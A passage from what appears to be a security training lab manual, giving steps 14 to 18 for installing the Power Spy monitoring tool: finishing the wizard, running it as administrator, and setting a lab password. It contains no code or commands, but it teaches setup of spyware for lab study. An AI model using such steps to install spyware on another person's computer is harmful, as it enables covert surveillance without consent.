
14. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.

15. The **Run as Administrator** window appears; click **Run**.



Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.


16. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.




17. The **Information** dialog box appears; click **OK**.

18. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

